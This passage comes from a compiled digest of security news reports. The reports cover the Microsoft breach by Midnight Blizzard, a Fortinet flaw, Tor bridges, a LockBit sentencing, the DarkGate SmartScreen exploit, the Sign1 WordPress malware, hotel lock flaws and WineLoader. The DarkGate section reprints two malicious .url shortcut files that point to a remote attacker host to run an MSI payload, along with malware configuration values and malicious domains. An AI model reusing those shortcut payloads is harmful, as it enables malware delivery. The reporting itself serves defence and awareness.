> *"This has included access to some of the company's source code repositories and internal systems. To date we have found no evidence that Microsoft-hosted customer-facing systems have been compromised."*

While Microsoft has not explained precisely what these "secrets" include, they are likely authentication tokens, API keys, or credentials.

Microsoft says they have begun contacting customers whose secrets were exposed to the threat actors in stolen emails between them and Microsoft.

> *"It is apparent that Midnight Blizzard is attempting to use secrets of different types it has found. Some of these secrets were shared between customers and Microsoft in email, and as we discover them in our exfiltrated email, we have been and are reaching out to these customers to assist them in taking mitigating measures," continued Microsoft.*

The company says that Midnight Blizzard is also ramping up its password spray attacks against targeted systems, observing a 10-fold increase in February compared to the volume they saw in January 2024.

A password spray is a type of brute force attack where threat actors collect a list of potential login names and then attempt to log in to all of them using a long list of possible passwords. If one password fails, they repeat this process with other passwords until they run out or successfully breach the account.

For this reason, companies must configure MFA on all accounts to prevent access, even if credentials are correctly guessed.

In an amended Form 8-K filing with the SEC, Microsoft says they have increased security across their organization to harden it against advanced persistent threat actors.

> *"We have increased our security investments, cross-enterprise coordination and mobilization, and have enhanced our ability to defend ourselves and secure and harden our environment against this advanced persistent threat," reads the 8-K filing.*

> *"We continue to coordinate with federal law enforcement with respect to its ongoing investigation of the threat actor and the incident."*

Who is Midnight Blizzard

Midnight Blizzard (aka Nobelium, APT29, and Cozy Bear) is a state-sponsored hacking group linked to Russia's Foreign Intelligence Service (SVR).

The hackers gained prominence after conducting the 2020 SolarWinds supply chain attack, which allowed the threat actors to breach numerous companies, including Microsoft.

Microsoft later confirmed that the attack allowed Midnight Blizzard to steal source code for a limited number of Azure, Intune, and Exchange components.

In June 2021, the hacking group once again breached a Microsoft corporate account, allowing them to access customer support tools.

Since then, the hacking group has been linked to large number of cyberespionage attacks against NATO and EU countries, targeting embassies and government agencies.

In addition to conducting cyberespionage and data theft attacks, Nobelium is known for developing custom malware to use in their attacks.

Source: https://www.bleepingcomputer.com/news/microsoft/microsoft-says-russian-hackers-breached-its-systems-accessed-source-code/

8. Critical Fortinet flaw may impact 150,000 exposed devices

Scans on the public web show that approximately 150,000 Fortinet FortiOS and FortiProxy secure web gateway systems are vulnerable to CVE-2024-21762, a critical security issue that allows executing code without authentication.

America's Cyber Defense Agency CISA confirmed last month that attackers are actively exploiting the flaw by adding it to its Known Exploited Vulnerabilities (KEV) catalog.


Vulnerable versions all over the world

Almost a month after Fortinet addressed CVE-2024-21762, The Shadowserver Foundation announced on Thursday that it found nearly 150,000 vulnerable devices.

Shadowserver's Piotr Kijewski told BleepingComputer that their scans check for vulnerable versions, so the number of affected devices may be lower if admins applied mitigations instead of upgrading.

A remote attacker could exploit CVE-2024-21762 (9.8 severity score as per NIST) by sending specially crafted HTTP requests to vulnerable machines.

According to Shadowserver data, most vulnerable devices, more than 24,000, are in the United States, followed by Japan, India, Brazil, and Canada.



Devices with vulnerable versions of FortiOS and FortiProxy

source: The Shadowserver Foundation

Details about threat actors actively exploiting CVE-2024-21762 are currently limited, as public platforms are not showing such activity or the vulnerability is being leveraged in select attacks by more sophisticated adversaries.

A day after Fortinet's advisory, the Cybersecurity and Infrastructure Security Agency (CISA) confirmed active exploitation of the vulnerability by adding it to its KEV catalog.

Companies can check if their SSL VPN systems are vulnerable to this issue by running a simple Python script developed by researchers at offensive security company BishopFox.

FortiOS is Fortinet's operating system with security features such as protection against denial-of-service (DoS) attacks, intrusion prevention (IPS), firewall, and VPN services.

It powers all Fortinet Security Fabric devices, from firewalls to access points, switches, and network access control products, providing visibility and control, centralized management across the network, and consistent deployment and enforcement of security policies.

FortiProxy is a secure web proxy solution with protection capabilities against web and DNS-based threats, data loss. It integrates an antivirus, intrusion prevention, and client browser isolation.

Source: https://www.bleepingcomputer.com/news/security/critical-fortinet-flaw-may-impact-150-000-exposed-devices/

9. Tor's new WebTunnel bridges mimic HTTPS traffic to evade censorship

The Tor Project officially introduced WebTunnel, a new bridge type specifically designed to help bypass censorship targeting the Tor network by hiding connections in plain sight.

Tor bridges are relays not listed in the public Tor directory that keep the users' connections to the network hidden from oppressive regimes. While some countries, like China and Iran, have found ways to detect and block such connections, Tor also provides obfsproxy bridges, which add an extra layer of obfuscation to fight censorship efforts.

WebTunnel, the censorship-resistant pluggable transport inspired by the HTTPT probe-resistant proxy, takes a different approach. It makes it harder to block Tor connections by ensuring that the traffic blends in with HTTPS-encrypted web traffic.

Since blocking HTTPS would also block the vast majority of connections to web servers, the WebTunnel connections will also be permitted, effectively circumventing censorship in network environments with protocol allow lists and deny-by-default policies.

> *"It works by wrapping the payload connection into a WebSocket-like HTTPS connection, appearing to network observers as an ordinary HTTPS (WebSocket) connection," said the Tor Project.*
>
> *"So, for an onlooker without the knowledge of the hidden path, it just looks like a regular HTTP connection to a webpage server giving the impression that the user is simply browsing the web."*

To be able to use a WebTunnel bridge, you'll first have to get bridge addresses from here and add them manually to Tor Browser for desktop through the following procedure:

- Open Tor Browser and go to the Connection preferences window (or click "Configure Connection").
- Click on "Add a Bridge Manually" and add the bridge addresses.
- Close the bridge dialog and click on "Connect."
- Note any issues or unexpected behavior while using WebTunnel.

You can also use WebTunnel with Tor Browser for Android by configuring a new bridge and entering the bridge addresses after clicking "Provide a Bridge I know."

The WebTunnel pluggable transport was first introduced in December 2022 as an integration that could be tested using a Tor Browser test build.

It has also been available for deployment by bridge operators as part of a trial soft launch since June 2023, with the Tor Projects asking for more testers in October in "regions or using Internet providers where the Tor network is blocked or partially blocked."

> *"Right now, there are 60 WebTunnel bridges hosted all over the world, and more than 700 daily active users using WebTunnel on different platforms. However, while WebTunnel works in regions like China and Russia, it does not currently work in some regions in Iran," the Tor Project said.*

> *"Our goal is to ensure that Tor works for everyone. Amid geopolitical conflicts that put millions of people at risk, the internet has become crucial for us to communicate, to witness and share what is happening around the world, to organize, to defend human rights, and to build solidarity."*

Source: https://www.bleepingcomputer.com/news/security/tors-new-webtunnel-bridges-mimic-https-traffic-to-evade-censorship/

10. LockBit ransomware affiliate gets four years in jail, to pay $860k

Russian-Canadian cybercriminal Mikhail Vasiliev has been sentenced to four years in prison by an Ontario court for his involvement in the LockBit ransomware operation.

Vasiliev was arrested in November 2022 and pleaded guilty to eight charges in February 2024, including cyber extortion, mischief, and weapons offenses.

The man was a key member of the notorious LockBit ransomware gang, involved in many of the operation's high-profile attacks.

Specifically, Vasiliev is believed to have been involved in a thousand cyberattacks conducted by the ransomware gang, which led to ransom payment demands of over $100 million.

Many of those victims, who had their systems paralyzed by Vasiliev between 2021 and 2022, were businesses based in Saskatchewan, Montreal, Newfoundland, and other Canadian states.

His lawyer stated that Vasiliev became a cybercriminal during the pandemic and has now taken responsibility for his actions.

However, Justice Michelle Fuerst called him a "cyber-terrorist," highlighting his "coldly calculated" greed-driven crimes.

In addition to the imprisonment, Vasiliev was ordered to pay $860,000 in restitution to his Canadian victims. He also faces extradition to the United States, where he will face additional charges.

LockBit limping along

LockBit was one of the most active ransomware-as-a-service operations engaging in data theft and encryption, followed by extortion and data leaks on a dedicated darknet portal.

Over time, LockBit has undergone significant evolution, making various iterations of its locker available to affiliates and almost releasing its fourth major version when a global law enforcement operation disrupted its activities.

The disruption was accompanied by several arrests of high-profile LockBit affiliates and core team members, with the U.S. State Department announcing rewards of up to $15 million for information on Lockbit members and associates.

Despite the coordinated and decisive attempt to disrupt LockBit, the cybercrime gang quickly relaunched the operation on new infrastructure and resumed attacks employing updated encryptors and ransom notes.

However, the ransomware gang may not have recovered from the law enforcement operation and their tarnished reputation as they would like us to think.

An analysis of the new data leak site by Valéry Marchive indicates that most of the newly posted data are for companies attacked in 2022 and 2023, indicating that the gang is trying to appear busier than it actually is.

Source: https://www.bleepingcomputer.com/news/security/lockbit-ransomware-affiliate-gets-four-years-in-jail-to-pay-860k/

11. Hackers exploit Windows SmartScreen flaw to drop DarkGate malware

A new wave of attacks by the DarkGate malware operation exploits a now-fixed Windows Defender SmartScreen vulnerability to bypass security checks and automatically install fake software installers.

SmartScreen is a Windows security feature that displays a warning when users attempt to run unrecognized or suspicious files downloaded from the internet.

The flaw tracked as CVE-2024-21412 is a Windows Defender SmartScreen flaw that allows specially crafted downloaded files to bypass these security warnings.

Attackers can exploit the flaw by creating a Windows Internet shortcut (.url file) that points to another .url file hosted on a remote SMB share, which would cause the file at the final location to be executed automatically.

Microsoft fixed the flaw in mid-February, with Trend Micro disclosing that the financially motivated Water Hydra hacking group previously exploited it as a zero-day to drop their DarkMe malware onto traders' systems.

Today, Trend Micro analysts reported that DarkGate operators are exploiting the same flaw to improve their chances of success (infection) on targeted systems.

This is a significant development for the malware, which, together with Pikabot, has filled the void created by QBot's disruption last summer and is used by multiple cybercriminals for malware distribution.

DarkGate attack details

The attack begins with a malicious email that includes a PDF attachment with links that utilize open redirects from Google DoubleClick Digital Marketing (DDM) services to bypass email security checks.

When a victim clicks on the link, they are redirected to a compromised web server that hosts an internet shortcut file. This shortcut file (.url) links to a second shortcut file hosted on an attacker-controlled WebDAV server.

```
[InternetShortcut]
URL=file://5.181.159.76@80/Downloads/gamma.url
ShowCommand=7
IconIndex=70
IconFile=C:\Windows\System32\shell32.dll
```

Exploiting the CVE-2024-21412 SmartScreen vulnerability

Source: Trend Micro

Using one Windows Shortcut to open a second Shortcut on a remote server effectively exploits the CVE-2024-21412 flaw, causing a malicious MSI file to execute automatically on the device.

```
[InternetShortcut]
URL=file://5.181.159.76@80/Downloads/instantfeat.zip/instantfeat.msi
ShowCommand=7
IconIndex=3
IconFile=C:\Windows\System32\shell32.dll
```

Second URL shortcut that automatically installs the MSI file


Source: Trend Micro

These MSI files masqueraded as legitimate software from NVIDIA, the Apple iTunes app, or Notion.

Upon execution of the MSI installer, another DLL sideloading flaw involving the "libcef.dll" file and a loader named "sqlite3.dll" will decrypt and execute the DarkGate malware payload on the system.

Once it's initialized, the malware can steal data, fetch additional payloads and inject them into running processes, perform key logging, and give attackers real-time remote access.

The complex and multi-step infection chain employed by DarkGate operators since mid-January 2024 is summarized in the below diagram:



DarkGate infection chain

Source: Trend Micro

Trend Micro says this campaign employs DarkGate version 6.1.7, which, compared to the older version 5, features XOR-encrypted configuration, new config options, and updates on the command and control (C2) values.

The configuration parameters available in DarkGate 6 enable its operators to determine various operational tactics and evasion techniques, such as enabling startup persistence or specifying minimum disk storage and RAM size to evade analysis environments.

Parameter key	Value type and value	Description
0/DOMAINS	String: jenb128hiuedfhajduihfa[.]com	C&C server domain
EPOCH	Int: XXXXXX	Payload generated time
8	Bool: Yes	Fake Error: Display "MessageBoxTimeOut with" message for six seconds
11	String: DarkGate	Fake Error: "MessageBoxTimeOut lpCaption" value
12	String: R0iJS0qCVITtS0e6xeZ	Custom Base64-encoded text for the fake error message, decodes to "HelloWorld!"
15	80	Designates the port number used by the C&C server
1	Bool: Yes	Enables startup persistence and malware installation
3	Bool: Yes	Activates anti-virtual machine (VM) checks based on display devices
4	Bool: Yes	Enables anti-VM check for minimum disk storage
18	Int: 100	Specifies the minimum disk storage required to bypass the VM check in option 4
6	Bool: Yes	Activates anti-VM checks based on display devices
7	Bool: Yes	Enables anti-VM check for minimum RAM size
19	Int: 7000	Sets the minimum RAM size required for the anti-VM check in option 7
5	Bool: Yes	Checks if the CPU is Xeon to detect server environments
25	String: admin888	Campaign ID
26	Bool: No	Determines whether execution with process hollowing is enabled
27	String: zhRVKFIX	Provides the XOR key/marker used for DarkGate payload decryption
Tabla	String: n]Swa6"NY=.yB3jICJzqO147gos{UaclQP(LT2[... REDACTED...]	test.txt data (External data source to decrypt AutoIt script)

DarkGate v6 configuration parameters
Source: Trend Micro

The first step to mitigate the risk from these attacks would be to apply Microsoft's February 2024 Patch Tuesday update, which fixes CVE-2024-21412.

Trend Micro has published the complete list of the indicators of compromise (IoCs) for this DarkGate campaign on this webpage.

Source: *https://www.bleepingcomputer.com/news/security/hackers-exploit-windows-smartscreen-flaw-to-drop-darkgate-malware/*

12. Evasive Sign1 malware campaign infects 39,000 WordPress sites

A previously unknown malware campaign called Sign1 has infected over 39,000 websites over the past six months, causing visitors to see unwanted redirects and popup ads.

The threat actors inject the malware into custom HTML widgets and legitimate plugins on WordPress sites to inject the malicious Sign1 scripts rather than modifying the actual WordPress files.


Website security firm Sucuri discovered the campaign after a client's website randomly displayed popup ads to visitors.

The Sign1 malware campaign

While Sucuri's client was breached through a brute force attack, Sucuri has not shared how the other detected sites were compromised.

However, based on previous WordPress attacks, it probably involves a combination of brute force attacks and exploiting plugin vulnerabilities to gain access to the site.

Once the threat actors gain access, they use WordPress custom HTML widgets or, more commonly, install the legitimate Simple Custom CSS and JS plugin to inject the malicious JavaScript code.



Injecting the Sign1 malware via the Simple Custom CSS and JS plugin

Source: Sucuri

Sucuri's analysis of Sign1 shows that the malware uses time-based randomization to generate dynamic URLs that change every 10 minutes to evade blocks. The domains are registered shortly before they are used in attacks, so they're not in any blocklists.

These URLs are used to fetch further malicious scripts that are run in a visitor's browser.

Initially, the domains were hosted on Namecheap, but the attackers have now moved to HETZNER for hosting and Cloudflare for IP address obfuscation.

Domain	Registration Date	PublicWWW Detections
js.abc-cdn[.]online	2023-07-31	1873 sites
spf.js-min[.]site	2023-09-07	581 sites
cdn.jsdevlvr[.]info	2023-09-18	245 sites
cdn.wt-api[.]top	2023-09-22	316 sites
load.365analytics[.]xyz	2023-10-17	2790 sites
stat.counter247[.]live	2023-10-18	1089 sites
js.opttracker[.]online	2023-10-19	1485 + 3667 sites
l.js-assets[.]cloud	2023-10-25	4445 sites
api.localadswidget[.]com	2023-11-24	1229 sites
page.24supportkit[.]com	2023-12-05	2163 sites
streaming.jsonmediapacks[.]com	2023-12-29	1291 sites
js.schema-forms[.]org	2024-01-18	N/A
stylesheet.webstaticcdn[.]com	2024-02-05	N/A
assets.watchasync[.]com	2024-02-22	N/A
tags.stickloader[.]info	2024-03-06	N/A

Domains and number of injections they served

Source: Sucuri


The injected code features XOR encoding and seemingly random variable names, making detecting it harder for security tools.

The malicious code checks for specific referrers and cookies before executing, targeting visitors from major sites like Google, Facebook, Yahoo, and Instagram and remaining dormant in other cases.

Also, the code creates a cookie on the target's browser so that the popup is displayed only once per visitor, making it less likely to generate reports towards the compromised website owner.

The script then redirects the visitor to scam sites, such as fake captchas, that try to trick you into enabling browser notifications. These notifications deliver unwanted advertisements directly to your operating system desktop.

Sucuri warns that Sign1 has evolved over the past six months, with infections spiking when a new version of the malware is released.



Daily downloads

Source: Sucuri

In the past six months, Sucuri's scanners detected the malware on over 39,000 websites, while the latest attack wave, which has been underway since January 2024, has claimed 2,500 sites.

The campaign has evolved over time to become stealthier and more resilient to blocks, which is a worrying development.

To protect your sites against these campaigns, use a strong/long administrator password and update your plugins to the latest version. Also, unnecessary add-ons should be removed, which can act as a potential attack surface.

Source: https://www.bleepingcomputer.com/news/security/evasive-sign1-malware-campaign-infects-39-000-wordpress-sites/

13. Unsaflok flaw can let hackers unlock millions of hotel doors

Researchers disclosed vulnerabilities today that impact 3 million Saflok electronic RFID locks deployed in 13,000 hotels and homes worldwide, allowing the researchers to easily unlock any door in a hotel by forging a pair of keycards.

The series of security flaws, dubbed "Unsaflok," was discovered by researchers Lennert Wouters, Ian Carroll, rqu, BusesCanFly, Sam Curry, shell, and Will Caruana in September 2022.

As first reported by Wired, the researchers were invited to a private hacking event in Las Vegas, where they competed with other teams to find vulnerabilities in a hotel room and all the devices within it.

The team of researchers focused on finding vulnerabilities in the Saflok electronic lock for the hotel room, discovering security flaws that could open any door within the hotel.

The researchers disclosed their findings to manufacturer Dormakaba in November 2022, allowing the vendor to work on mitigations and inform hotels of the security risk without publicizing the issue.

However, the researchers note that the flaws have been available for over 36 years, so while there have been no confirmed cases of exploitation in the wild, the extensive exposure period increases that possibility.

> *"While we are not aware of any real-world attacks that use these vulnerabilities, it is not impossible that these vulnerabilities are known, and have been used, by others," explains the Unsaflok team.*

Today, the researchers publicly disclosed the Unsaflok vulnerabilities for the first time, warning that they impact almost 3 million doors utilizing the Saflok system.

The Unsaflok flaws

Unsaflok is a series of vulnerabilities that, when chained together, enable an attacker to unlock any room in a property using a pair of forged keycards.

To initiate exploitation, the attacker only needs to read one keycard from the property, which can be the keycard from their own room.

The researchers reverse-engineered Dormakaba's front desk software and a lock programming device, learning how to spoof a working master key that could open any room on the property. To clone the cards, they had to crack Dormakaba's key derivation function.

Forged keycards can be created using any MIFARE Classic card and any commercially available tool capable of writing data to these cards, including Proxmark3, Flipper Zero, and an NFC-capable Android smartphone.

The equipment needed to create the two cards used in the attack costs less than a few hundred USD.

When exploiting the flaws, the first card rewrites the lock's data and the second opens the lock, as demonstrated in the below video.

The researchers have not provided any further technical details at this time to give time for the various properties to upgrade their systems.

A wide impact

The Unsaflok flaws impact multiple Saflok models, including the Saflok MT, the Quantum Series, the RT Series, the Saffire Series, and the Confidant Series, managed by the System 6000 or Ambiance software.

Two of the most commonly found impacted models (unsaflok.com)

The affected models are used in three million doors on 13,000 properties in 131 countries, and while the manufacturer is actively working to mitigate the flaw, the process is complicated and time-consuming.

The researchers say that Dormakaba started replacing/upgrading impacted locks in November 2023, which also requires reissuing all cards and upgrading their encoders. As of March 2024, 64% of the locks remain vulnerable.

> *"We are disclosing limited information on the vulnerability now to ensure hotel staff and guests are aware of the potential security concern," reads the post by the researchers.*
>
> *"It will take an extended period of time for the majority of hotels to be upgraded."*

It is further noted that malicious keycards can override the deadbolt, so that security measure isn't enough to prevent unauthorized entry.

Hotel staff might be able to detect occurrences of active exploitation by auditing the lock's entry/exit logs. However, that data may still be insufficient to detect unauthorized access accurately.

Guests can determine if the locks on their rooms are vulnerable by using the NFC Taginfo app (Android, iOS) to check their keycard type from their phone. MIFARE Classic cards indicate a likely vulnerability.

The researchers promised to share the full details of the Unsaflok attack in the future when the remediation effort reaches satisfactory levels.

Update 3/22 - Dormakaba shared the following statement with BleepingComputer:

> On March 21, 2024, dormakaba published information regarding a security vulnerability associated with both the key derivation algorithm used to generate MIFARE Classic® keys and the secondary encryption algorithm used to secure the underlaying card data. This vulnerability affects Saflok systems (System 6000™, Ambiance™, and Community™).
>
> As soon as we were made aware of the vulnerability by a group of external security researchers, we initiated a comprehensive investigation, prioritized developing and rolling out a mitigation solution, and worked to communicate with customers systematically. We are not aware of any reported instances of this issue being exploited to date.
>
> Per the principles of responsible disclosure, we are collaborating with the researchers to provide a broader alert to highlight how existing risks with legacy RFID technology are evolving, so that others can take precautionary steps.

Source: https://www.bleepingcomputer.com/news/security/unsaflok-flaw-can-let-hackers-unlock-millions-of-hotel-doors/

14. Russian hackers target German political parties with WineLoader malware

Researchers are warning that a notorious hacking group linked to Russia's Foreign Intelligence Service (SVR) is targeting political parties in Germany for the first time, shifting their focus away from the typical targeting of diplomatic missions.

The phishing attacks are designed to deploy a backdoor malware named WineLoader, which allows threat actors to gain remote access to compromised devices and networks.

APT29 (also known as Midnight Blizzard, NOBELIUM, Cozy Bear) is a Russian espionage hacking group believed to be part of the Russian Foreign Intelligence Service (SVR).

The hacking group has been linked to many cyberattacks, including the infamous SolarWinds supply chain attack in December 2020.

The threat actors have remained active throughout these years, typically targeting governments, embassies, senior officials, and various entities using a range of phishing tactics or supply chain compromises.

APT29's recent focus has been on cloud services, breaching Microsoft systems and stealing data from Exchange accounts, and compromising the MS Office 365 email environment used by Hewlett Packard Enterprise.

Impersonating political parties

Mandiant researchers say that APT29 has been conducting a phishing campaign against German political parties since late February 2024. This marks a significant shift in the hacking group's operational focus, as it's the first time the hacking group has targeted political parties.

The hackers now use phishing emails with a lure themed around the Christian Democratic Union (CDU), a major political party in Germany and currently the second largest in the federal parliament (Bundestag).

The phishing emails seen by Mandiant pretend to be dinner invitations by the CDU that embed a link to an external page that drops a ZIP archive containing the 'Rootsaw' malware dropper.

Phishing message (Mandiant)

When executed, the Rootsaw malware downloads and executes a backdoor named 'WineLoader' on the victim's computer.

The WineLoader malware was previously discovered by Zscaler in February, who saw it deployed in phishing attacks pretending to be invites to diplomats for a wine-tasting event.

The WineLoader backdoor features several similarities with other malware variants deployed in past APT29 attacks, such as 'burnbatter', 'myskybeat', and 'beatdrop,' suggesting a common developer.

